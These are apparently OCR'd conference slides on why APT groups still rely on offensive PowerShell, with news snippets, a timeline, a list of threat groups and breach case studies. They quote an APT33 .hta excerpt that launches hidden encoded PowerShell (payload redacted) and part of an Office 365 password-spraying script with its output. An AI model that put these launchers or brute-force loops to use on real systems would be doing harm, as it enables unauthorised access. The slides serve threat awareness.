APTs <3 PowerShell and Why You Should Too

ANTHONY ROSE

JAKE KRASNOV

@bcsecurity1

WHOAMI

ANTHONY ROSE

@CX01N_

- MS in Electrical Engineering
- Lockpicking Hobbyist
- Bluetooth & Wireless Security Enthusiast
- Empire/Starkiller developer

JAKE KRASNOV

@_HUBBL3

- BS in Astronautical Engineering, MBA
- Red Team Lead
- Currently focused on embedded system security
- PowerShell Obfuscation Guru

Aren’t PowerShell Attacks Dead?

- “Offensive PowerShell is Dead”
- “Why don’t you just use C#”
- “Script Block Logging makes PowerShell Attacks impossible”
- “AMSI is going to catch offensive scripts”

…obviously dead

EDITORS' PICK | 2,024 views | Jan 9, 2020, 08:47am EST

Windows Security: Russian Cybercrime Group Is Using PowerShell-Based Backdoor

BleepingComputer

Hackers use fake Windows error logs to hide malicious payload

... a malicious payload designed to prepare the ground for script-based attacks. The trick is part of a longer chain with intermediary PowerShell ...

3 weeks ago

ITProPortal

How cybercriminals used Covid-19-themed spam to spread dangerous Emotet malware

... banking or credit card account credentials from compromised hosts. ... a PowerShell script that is used to compromise the victim's computer.

BleepingComputer

Evil Corp blocked from deploying ransc

...

... and PowerShell scripts downloaded from attack

on how a WastedLocker attack unfolds and indica

2 weeks ago

ileless PowerShell technique

ed a new Monero cryptocurrency m

injection, run-time code compilatio

Forbes

Defending Against The New Rea Attacks

The website initiates Adobe Flash, a comm PowerShell and uses the command line to feed it instructions, all ...

May 4, 2020

Forbes

Windows Security: Russian Cybercrime Group Is Using PowerShell-Based Backdoor

... Russian Cybercrime Group Is Using PowerShell-Based Backdoor ... a Windows PowerShell-based backdoor called PowerTrick in attacks ...

Threatpost

Sodinokibi Ransomware Now Scans Networks For PoS Systems

The compromise of PoS software – which is commonly installed on credit card ... They also used encoded PowerShell commands, which is a ...

IT Security Central

Challenges Facing Sensitive Sectors in Working Securely from Home

If any of these three conditions have been compromised, then we may be ... system admins disable Powershell and macros in Office products.

23 ho

TechRadar

Hackers are using this strange technique to launch attacks against Windows devices

A new attack technique has been discovered by Huntress Labs ... it is used to execute a VBScript to start PowerShell and run a command in it.

3 weeks ago

What is PowerShell?

- Gives Full .NET Access
- Direct access to Win32 API
- Operates in Memory
- Installed by default in Windows
- Admins typically leave it enabled

You Retweeted

Brian in Pittsburgh
@arekfurt

Red teams and MS:
Powershell abuse is totally played out. Glad that problem is solved.

Real world criminal groups and most APT attackers:
STILL POWERSHELL ALL DAY BABY

(Meaning: actually make sure you have PS abuse well-defended before you worry about the latest C# hotness.)


> **ClearSky Cyber Security** @ClearskySec · Dec 23, 2019
> #OilRig targets LANDesk Agent users via PowDesk - New PowerShell-based malware resembles QUADAGENT.
> PowDesk checks for the presence of LANDesk Agent folder and service before C&C beacon.
> Full analysis coming soon.
> virustotal.com/gui/file/8406c...

Timeline of PowerShell

- PowerShell v1 – 2006
  - Released for XP SP2, Server 2003 SP1 & Vista
- PowerShell v2 – 2008
  - Integrated into Windows 7 & Server 2008
  - Introduced a bunch of new features such as PS remoting and background jobs
  - Essentially no protections
- TrustedSec (David Kennedy & Josh Kelley) give their PowerShell: It's time to own… talk – 2010

Timeline of PowerShell

- PowerShell v3 – 2012
  - Introduction of module logging
  - PowerSploit first published
  - Metasploit exec_powershell published
- PowerShell v4 – 2013
  - Rudimentary Script Block Logging introduced
  - PowerView – 2014
  - PowerUp – 2014
  - Cobalt Strike PowerShell execution



Timeline of PowerShell


- PowerShell v5 – 2015/2016
  - PowerShell <3 the Blue Team – 2015
    - Introduction of modern PowerShell Defenses
    - AMSI!
  - PowerShell Empire – 2015
  - PowerPick – 2015

Who is Using Offensive PowerShell Still?

- APT3
- APT19
- APT28
- APT29
- APT32
- APT33
- APT41
- FIN6
- FIN7
- OilRig
- Thrip
- WIRTE
- Temp.Veles
- FIN8
- FIN10
- TA459
- TA505
- TG-3390
- Turla
- CopyKittens
- Bronze Butler
- menuPass
- Patchwork
- Lazarus Group
- Stealth Falcon
- Soft Cell
- Cobalt Group
- DarkHydrus
- Deep Panda
- Dragonfly 2.0
- Gallmaker
- Gorgon Group
- Kimsuky
- Leviathan
- Magic Hound
- MuddyWater
- Poseidon Group


Researching the Threat


- Database of adversary TTPs
  - Adversary Behaviors
  - Cyber Threat Intelligence
- Used by:
  - Private Industry
  - Governments
  - Open-source Community
- Attack.MITRE.org



What are APTs using PowerShell For?


- Command and Control (C2)
- DLL Hijacking
- Keylogging
- Lateral Movement
- Privilege Escalation
- Credential Harvesting
- Active Directory Exploitation





Offensive PowerShell

- 90% of targeted attacks used PowerShell – Carbon Black
- 689% increase in targeted PowerShell Attacks – McAfee
- 50-70% targeted attacks observed PowerShell – CrowdStrike



APT33

- Suspected Iranian threat group
- Target Aerospace and Energy industries
- Typically employ:
  - Empire
  - PowerSploit
  - Mimikatz
  - PoshC2


APT33

- Excerpt of APT 33 malicious .hta file from Fireeye

```
# Please Wait. Loading ...



<h1>Please Wait. Loading ... </h1>

<head>
<title>Supply Specialist , Riyadh, Alsalam Aircraft Company</title>
</head>
...

<script>
a=new ActiveXObject("WScript.Shell");
a.run('%windir%\\System32\\cmd.exe /c powershell -window hidden –enc <redacted encoded
command>', 0);
</script>

...
```


WastedLocker Ransomware

- Evil Corp Group / Dridex
- Leverages Cobalt Strike & PowerView
  - Also contains PowerShell, JavaScript, and .Net
- PSExec is used to launch PowerShell and the WastedLocker Ransomware
- Resulted in the theft of >$100 million




Active Directory Server Breach

- Nippon Telegraph & Telephone (NTT)
  - May 7, 2020 – Intrusion Occurred
  - May 11, 2020 – Intrusion Detected
- Attackers targeted both on-premise machines and cloud environments



Active Directory Server Breach

- Used phishing to get an initial foothold
  - Domain information
  - Social Media
- Password spray attack to get access to the cloud server



Escalation and traversal: NTT breach

Active Directory Server Breach

- Brute-force attack on user accounts on Server A
  - Server A is a **privileged** production server
- Extracted passwords from LSASS and remote session to get remote access to AD server
- Added backdoor into AD server

```
PS C:\> Get-AzureADUser | Where {$_.DirSyncEnabled -eq $true} | Select -Property DisplayName,UserPrinci
,DirSyncEnabled,LastDirSyncTime | ft -auto

DisplayName    UserPrincipalName                DirSyncEnabled LastDirSyncTime
-----------    -----------------                -------------- --------------
Aaron Gardiner aaron.gardiner@[redacted]                True 10/19/2017 1:56:03 PM
Adam Wally     adam.wally@[redacted]                    True 10/19/2017 1:56:03 PM
```


```
PS C:\Users\Ross\desktop> & "C:\Users\Ross\Desktop\bruteo365.ps1"
Attempt #1
Trying password qwerty123
WARNING: Your connection has been redirected to the following URI:
"https://ps.outlook.com/PowerShell-LiveID?PSVersion=5.1.14409.1018 "
New-PSSession : [ps.outlook.com] Connecting to remote server ps.outlook.com failed with the following
Access is denied. For more information, see the about_Remote_Troubleshooting Help topic.
At C:\Users\Ross\Desktop\bruteo365.ps1:11 char:16
+ ... 65Session = New-PSSession -ConfigurationName Microsoft.Exchange -Conn ...
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OpenError: (System.Manageme....RemoteRunspace:RemoteRunspace) [New-PSSes
   gTransportException
    + FullyQualifiedErrorId : AccessDenied,PSSessionOpenFailed
Connect-MsolService : Authentication Error: Bad username or password.
At C:\Users\Ross\Desktop\bruteo365.ps1:12 char:1
+ Connect-MsolService -Credential $O365Cred
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OperationStopped: (:) [Connect-MsolService], Exception
    + FullyQualifiedErrorId : System.Exception,Microsoft.Online.Administration.Automation.ConnectMsolS
Get-Msoldomain : You must call the Connect-MsolService cmdlet
At C:\Users\Ross\Desktop\bruteo365.ps1:13 char:12
+ $Domains = Get-Msoldomain
+            ~~~~~~~~~~~~~
    + CategoryInfo          : OperationStopped: (:) [Get-Msol
    + FullyQualifiedErrorId : Microsoft.Online.Administration
   inistration.Automation.GetDomain

Attempt #2
Trying password Password@123
WARNING: Your connection has been redirected to the following
"https://ps.outlook.com/PowerShell-LiveID?PSVersion=5.1.14409
```

Part of the script

```
Import-module MSOnline
$username = "jen@pqa.onmicrosoft.com"
$x=0
foreach($password in get-content password_list.txt)
{
$x=$x+1;
Write-Host "Attempt #$x"
Write-host "Trying password $password"
```

Hotel Chain Attack

- Detected malicious activity on their network
- Used GitHub to download payload
  - CrowdStrike reported other APTs using this method in 2020
- Key traits
  - Completely un-obfuscated
  - Basic evasion techniques
- Activity was almost waived off as internal Red Team practicing

